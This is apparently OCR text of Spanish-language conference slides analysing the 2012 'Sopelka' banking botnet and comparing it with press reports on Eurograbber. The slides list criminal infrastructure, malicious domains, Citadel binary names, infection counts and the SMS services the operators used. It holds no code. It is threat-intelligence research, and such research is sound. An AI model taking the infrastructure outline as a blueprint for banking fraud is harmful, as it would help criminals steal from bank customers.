- Una BBDD por cada identificador

Identificador	Fecha de primer uso	Fecha de último uso	Uso respecto total
/decit/	2012-07-24	2012-09-19	30%
/replace_hgsdonf/	2012-05-04	2012-09-20	27%
/fixan/	2012-05-21	2012-09-06	19%
/foxes/	2012-05-21	2012-07-07	14%
/fixit/	2012-06-26	2012-08-15	5%
/denew/	2012-07-24	2012-09-17	4%
/replace_zeus/	2012-05-05	2012-09-18	0.7%
/mex/	2012-09-04	2012-09-20	0.2%
/mes/	2012-09-04	2012-09-19	0.1%
/nor/	-	-	0%
/gni/	-	-	0%

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
  - Al menos 30 dominios
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
  - Nivel de complejidad++
  - Al menos 2 dominios / 4 hosts (Citadel)
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
  - Al menos 8 dominios (proxys)
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
  - Un dominio
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
  - Al menos dos dominios
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura


- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles

Botnet Sopelka - Infraestructura

- Servidores de troyanos
- Servidores DNS
- Servidores panel bancario
- Servidores de injects
- Servidores envío SMS
- Proveedores envío/recepción SMS
- Servidores componentes móviles
  - Al menos 13 dominios


Botnet Sopelka - Infraestructura

- Stats dominios Citadel (*autumn.kz, wet.kz, advia.kz*)
  - Localización IPs conectando a los dominios (05/09/2012)




Botnet Sopelka - Infraestructura

- Stats dominios Citadel
  - IPs diferentes conectando a *advia.kz* (05/09/2012)



Botnet Sopelka - Infraestructura

- Stats dominios Citadel
  - IPs diferentes totales (01/09/2012 - 07/09/2012)



Botnet Sopelka - Infraestructura

- Feodo: más de 30.000 infectados
  - Italia!!
- Tatanga: unos 3.000 infectados
  - Alemanes
  - Españoles

Botnet Sopelka - Infraestructura

- Actualización de binarios (Citadel)

Index of /sopelka3/files

Name	Last modified	Size	Description
Parent Directory		-	
citsp3.exe	05-Sep-2012 05:03	280K	
citsp3_clean.exe	05-Sep-2012 04:53	210K	
sopelka3_config.bin	05-Sep-2012 04:53	13K	

Apache/2.2.15 (CentOS) Server at iowa.kz Port 80

Botnet Sopelka - Infraestructura

- Actualización de binarios (Citadel)


Index of /sopelka3/files

Name	Last modified	Size	Description
Parent Directory		-	
citsp3.exe	11-Sep-2012 15:44	283K	
citsp3_clean	07-Sep-2012 04:42	213K	
citsp3_clean.exe	05-Sep-2012 04:53	210K	
sopelka3_config.bin	07-Sep-2012 04:42	13K	

Apache/2.2.15 (CentOS) Server at fruno.pl Port 80

Botnet Sopelka - Infraestructura

- Actualización de binarios (Citadel)
  - Robocrypt
  - Styx



Botnet Sopelka - Infraestructura

- Comunicación interna / tests
  - Números de teléfono móvil
    - Virtuales
      - España → FonYou
      - Suecia → MyCoolSMS
      - Reino Unido → MyCoolSMS
    - Tarjetas prepago rusas (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

Country	Format	Monthly Price	Price per SMS	Receives Domestically	Receives Internationally
Australia	+614XXXXXXXX	9.95 EUR	0.015 EUR	✔	✘
Austria	+436XXXXXXXXXX	9.95 EUR	0.015 EUR	✔	partially
Canada	+1XXXXXXXXXX	9.95 EUR	0.015 EUR	✔	partially
Finland	+358XXXXXXXXXX	9.95 EUR	0.015 EUR	✔	✘
Hong Kong	+852645XXXXX	9.95 EUR	0.015 EUR	✔	partially
Hungary	+367XXXXXXXX	9.95 EUR	0.015 EUR	✔	✘
Ireland	+35387XXXXXXX	9.95 EUR	0.015 EUR	✔	partially
Lithuania	+37066XXXXXX	9.95 EUR	0.015 EUR	✔	partially
Netherlands	+316XXXXXXXX	9.95 EUR	0.015 EUR	✔	partially
Norway	+475XXXXXXX	9.95 EUR	0.015 EUR	✔	partially
Poland	+486XXXXXXX	19.90 EUR	0.015 EUR	✔	✘
South Africa	+278XXXXXXXX	9.95 EUR	0.015 EUR	✔	✘
Spain	+349XXXXXXXX	9.95 EUR	0.015 EUR	✔	✘
Sweden	+467XXXXXXXX	9.95 EUR	0.015 EUR	✔	✔
Switzerland	+41763XXXXXX	9.95 EUR	0.015 EUR	✔	partially
United Kingdom	+447XXXXXXXXX	9.95 EUR	0.015 EUR	✔	✔
United States	+1XXXXXXXXXX	9.95 EUR	0.015 EUR	✔	partially

Botnet Sopelka - Infraestructura

- Comunicación interna / tests
  - Números de teléfono móvil
    - Virtuales
      - España → FonYou
      - Suecia → MyCoolSMS
      - Reino Unido → MyCoolSMS
    - Tarjetas prepago rusas (Beeline)
  - MyCoolSMS
  - SMS2Email
  - TextMarketer

Botnet Sopelka - Infraestructura

- Comunicación interna / tests
  - Comunicación en inglés
  - Datos apuntan a Manchester
    - Uso del número de envío de SMS (*hgm*)
    - Uso de cuenta SMS2Email con IP de Manchester
    - Datos del dueño de la cuenta
  - Pero pagos con tarjetas virtuales rusas…

Botnet Sopelka - Resumen

- Citadel / Tatanga / Feodo
- Desde abril hasta finales de septiembre 2012
- Injects + Mobile component (*apk, jad, sis*)
  - Sin transferencia automática
- Afectación a 4 países europeos
- Gran cantidad de usuarios afectados
- Panel bancario en ruso / inglés
- Grupo de diferentes nacionalidades(?)

Eurograbber

A Case Study of Eurograbber:

How 36 Million Euros was Stolen via Malware

December 2012

Eurograbber

Eurograbber

ABC.es | ECONOMÍA

ACTUALIDAD DEPORTES CULTURA VIAJAR GENTE&ESTILO TV VIDEO SALUD BLOGS HEMEROTECA SERVICIOS TE

España Internacional **Economía** Sociedad El Papa Toros Madrid Ediciones Ciencia Medios Familia Defensa Opinión ABC 110 Buscar

ECONOMÍA

Roban 5,8 millones de euros en cuentas españolas mediante un ataque informático

ABC.ES / MADRID | Día 05/12/2012 - 16.50h

TEMAS RELACIONADOS ▸ Piratería informática ▸ Sistemas operativos ▸ Virus informáticos ▸ Informática

▸ Un grupo de hackers ha utilizado un virus troyano para acceder a los datos bancarios de las víctimas en el ordenador o en su teléfono móvil

Eurograbber

Eurograbber

Eurograbber

Schlagzeilen | Hilfe | RSS | Newsletter | Mob

SPIEGEL ONLINE NETZWELT

NACHRICHTEN | VIDEO | THEMEN | FORUM | ENGLISH | DER SPIEGEL | SPIEGEL TV | ABO | SHOP

Home | Politik | Wirtschaft | Panorama | Sport | Kultur | Netzwelt | Wissenschaft | Gesundheit | einestages | Karriere | Uni | Schul

Nachrichten > Netzwelt > Web > Botnets > Eurograbber-Trojaner erbeutet 36 Millionen Euro

"Eurograbber Attack": Handy-Trojaner 36 Millionen Euro

Selbst die doppelte Sicherung hat nichts genützt: Mit hinterhäl Schadsoftware haben Kriminelle 36 Millionen Euro von 30.000 gesamten Euro-Raum abgebucht. Viele Online-Banking-Kunden ahnungslos, bis die Kontoauszüge kamen.

Donnerstag, 06.12.2012 – 13:22 Uhr

Eurograbber

Eurograbber steelt 36 miljoen euro van banken

Nieuws | 05 dec 2012 | Computable ICT-nieuws |

Check Point en Versafe hebben een uitgebreid rapport over Eurograbber onthuld. Dit is een zeer geavanceerde digitale aanval op een groot aantal Europese banken waarbij de afgelopen periode meer dan 36 miljoen euro is gestolen. Er zijn in totaal 940 klanten van Nederlandse banken slachtoffer geworden van Eurograbber omdat hun computer en mobiele telefoon is besmet. Internationaal ging het om mee...

Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
  - ZeuS
  - SpyEye
  - Carberp
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
  - Android
  - BlackBerry

"…new and very successful variation of the ZITMO Trojan"

- Bancos europeos
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
  - Italia (16)
  - España (7)
  - Alemania (6)
  - Holanda (3)
- Transferencias entre 200€ y 250.000€

Eurograbber


- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€
- 36 millones de euros!!

Eurograbber

- Se parece mucho a Sopelka…



Eurograbber

- Se parece mucho a Sopelka…

Eurograbber

- Diferentes familias de malware
  - ~~ZeuS~~ Citadel
  - ~~SpyEye~~ Tatanga / Hermes
  - Feodo / Bugat / Cridex
  - Carberp?
- Nuevo ataque ZitMo
- Bancos europeos
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
- ~~Nuevo ataque ZitMo~~ Mismo ZitMo que en 2010
  - Android
  - BlackBerry
  - ~~Symbian~~

"…new and very successful variation of the ZITMO Trojan"

"…Mobile version of Eurograbber Trojan"

Eurograbber

- ~~Nuevo ataque ZitMo~~ Mismo ZitMo que en 2010

Eurograbber


- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
  - ~~Italia (16)~~ (14)
  - ~~España (7)~~ (16)
  - ~~Alemania (6)~~ (3)
  - ~~Holanda (3)~~ (1)
- Transferencias entre 200€ y 250.000€

Eurograbber

- Diferentes familias de malware
- Nuevo ataque ZitMo
- Bancos europeos
- ~~Transferencias entre 200€ y 250.000€~~

